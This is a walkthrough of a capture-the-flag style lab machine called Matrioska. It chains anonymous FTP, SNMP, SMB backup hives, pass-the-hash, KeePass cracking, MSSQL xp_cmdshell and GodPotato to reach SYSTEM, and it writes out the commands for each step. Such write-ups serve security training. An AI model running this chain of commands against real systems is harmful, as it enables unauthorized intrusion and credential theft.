Matrioska - Complete Penetration Testing Walkthrough
Introduction
This is a complete walkthrough and writeup for the Matrioska machine from the Ronin66 lab — and the name fits perfectly. Every layer you peel back reveals another credential hiding underneath: an SNMP string in an FTP log, SMB creds from SNMP output, a hash from a ZIP backup, a KeePass database in the Recycle Bin, and finally MSSQL credentials that hand us SYSTEM. One box, five credential layers.
Tools Used: Nmap, ftp, snmpwalk, NetExec, smbclient, impacket-secretsdump, Evil-WinRM, keepass4brute, john (bleeding-edge), KeePassXC, impacket-mssqlclient, GodPotato
Difficulty: Hard
Key Techniques: Anonymous FTP, SNMP community string discovery, SNMP credential leak, SMB share enumeration, offline secretsdump from backup ZIP, Pass-the-Hash, KeePass cracking (john), MSSQL xp_cmdshell, SeImpersonatePrivilege (GodPotato)
Environment:
- Machine:
MTK161 - IP:
172.16.18.11
Initial Enumeration
Nmap Scan
We begin with a full service scan:
1 | nmap -Pn -sV -sC 172.16.18.11 -p- -vvvv |
1 | PORT STATE SERVICE VERSION |
Several surfaces to work with:
- Port 21: FTP with anonymous login allowed — always the first stop
- Port 445: SMB
- Port 5985: WinRM — useful once we have credentials
- Port 50668: MSSQL 2022 on a non-standard port
Layer 1 — FTP → SNMP Community String
Anonymous FTP
Anonymous FTP is open and there’s a logs directory. We log in and pull everything:
1 | ftp 172.16.18.11 |
Inside we find last_2025.txt. It contains an SNMP community string:
1 | SNMP: <REDACTED> |
SNMP Walk
We use the community string to query SNMP on the host:

1 | snmpwalk -v2c -c <REDACTED> 172.16.18.11 |
One of the first things returned is a plaintext credential for the user svc_smb.
Layer 2 — SMB → Backup ZIP → Hash
Share Enumeration
With svc_smb‘s credentials we enumerate available SMB shares:
1 | netexec smb 172.16.18.11 -u 'svc_smb' -p '<REDACTED>' --shares |

There’s a readable TMP share. We connect and explore:
1 | smbclient //172.16.18.11/TMP -U 'MTK161\svc_smb%<REDACTED>' |
Inside the share we find two things worth grabbing: a secrets.txt with a list of passwords and a win11base.zip that looks like a Windows backup.
RID Brute Force and Password Spray
We pull the local user list via RID enumeration:
1 | netexec smb 172.16.18.11 -u 'svc_smb' -p '<REDACTED>' --rid |
We spray the passwords from secrets.txt — none land on Dean.
Offline secretsdump from the Backup ZIP
We extract win11base.zip and run impacket-secretsdump against the SAM/SYSTEM/SECURITY hive files inside it:
1 | impacket-secretsdump -sam System32/config/SAM -system System32/config/SYSTEM -security System32/config/SECURITY LOCAL |
The dump returns hashes for Administrator and Sam. The Administrator hash doesn’t authenticate, but passing it for Dean works — the hash was reused:
1 | netexec smb 172.16.18.11 -u 'dean' -H '<REDACTED>' |
Layer 3 — WinRM → KeePass → Recycle Bin
WinRM as Dean
With Dean’s hash confirmed we open a WinRM session and grab the user flag:
1 | evil-winrm -i 172.16.18.11 -u 'dean' -H '<REDACTED>' |
We land in C:\Users\Dean\Documents and immediately spot a KeePass database:
1 | download Database.kdbx |
Cracking Database.kdbx
We try to crack it with keepass4brute and rockyou — it doesn’t crack. Dead end on that file.
Recycle Bin — A Second Database
We dig through the Recycle Bin and find another KeePass database:
1 | ls -force |
Cracking database2.kdbx with john
The Recycle Bin copy cracks where the first one didn’t. We build the bleeding-edge version of john (the one in Parrot’s repos is too old for KeePass support):
1 | sudo apt install -y build-essential libssl-dev zlib1g-dev yasm libgmp-dev libpcap-dev libbz2-dev |
We convert the database to a crackable hash and run it against rockyou:
1 | ~/john-bleeding/run/keepass2john database2.kdbx > keepass.hash |

The password cracks. We open the database:
1 | keepassxc database2.kdbx |

Inside we find three credential sets:
- A VPN admin account
sacredentials for MSSQL- An additional admin credential
Layer 4 — MSSQL → xp_cmdshell → SYSTEM
Connecting to MSSQL
MSSQL is on the non-standard port 50668. We connect as sa:
1 | impacket-mssqlclient sa@172.16.18.11 -port 50668 |
Enabling xp_cmdshell
1 | enable_xp_cmdshell |
We check our context:
1 | xp_cmdshell whoami |
We’re running as NT SERVICE\MSSQL$SQLEXPRESS — a service account with SeImpersonatePrivilege. GodPotato is the natural move.
GodPotato → SYSTEM
We upload GodPotato and verify we reach SYSTEM:
1 | upload /home/panosoiko/Tools/GodPotato-NET4.exe C:/Users/Public/GodPotato-NET4.exe |

NT AUTHORITY\SYSTEM confirmed. We grab the root flag directly:
1 | xp_cmdshell C:/Users/Public/GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.flg" |
Both flags captured.
Conclusion
Matrioska earns its name — each layer of the box hides another credential inside the previous one:
- Anonymous FTP — a log file with an SNMP community string
- SNMP walk — plaintext credentials for
svc_smbin the MIB output - SMB share — a Windows backup ZIP with registry hives; offline secretsdump recovers Dean’s hash via reuse
- WinRM as Dean — a KeePass database, but the right one was in the Recycle Bin; john cracks it
- KeePass —
sacredentials for MSSQL;xp_cmdshell+SeImpersonatePrivilege+ GodPotato = SYSTEM
The lesson: credentials at rest are a persistent problem. SNMP community strings in log files, passwords in SMB shares, hashes in backup ZIPs, and secrets in deleted KeePass databases — every one of these should be a finding in a real engagement.
Tools Used
- Nmap
- ftp
- snmpwalk
- NetExec
- smbclient
- impacket-secretsdump
- Evil-WinRM
- keepass4brute
- john (bleeding-edge)
- KeePassXC
- impacket-mssqlclient
- GodPotato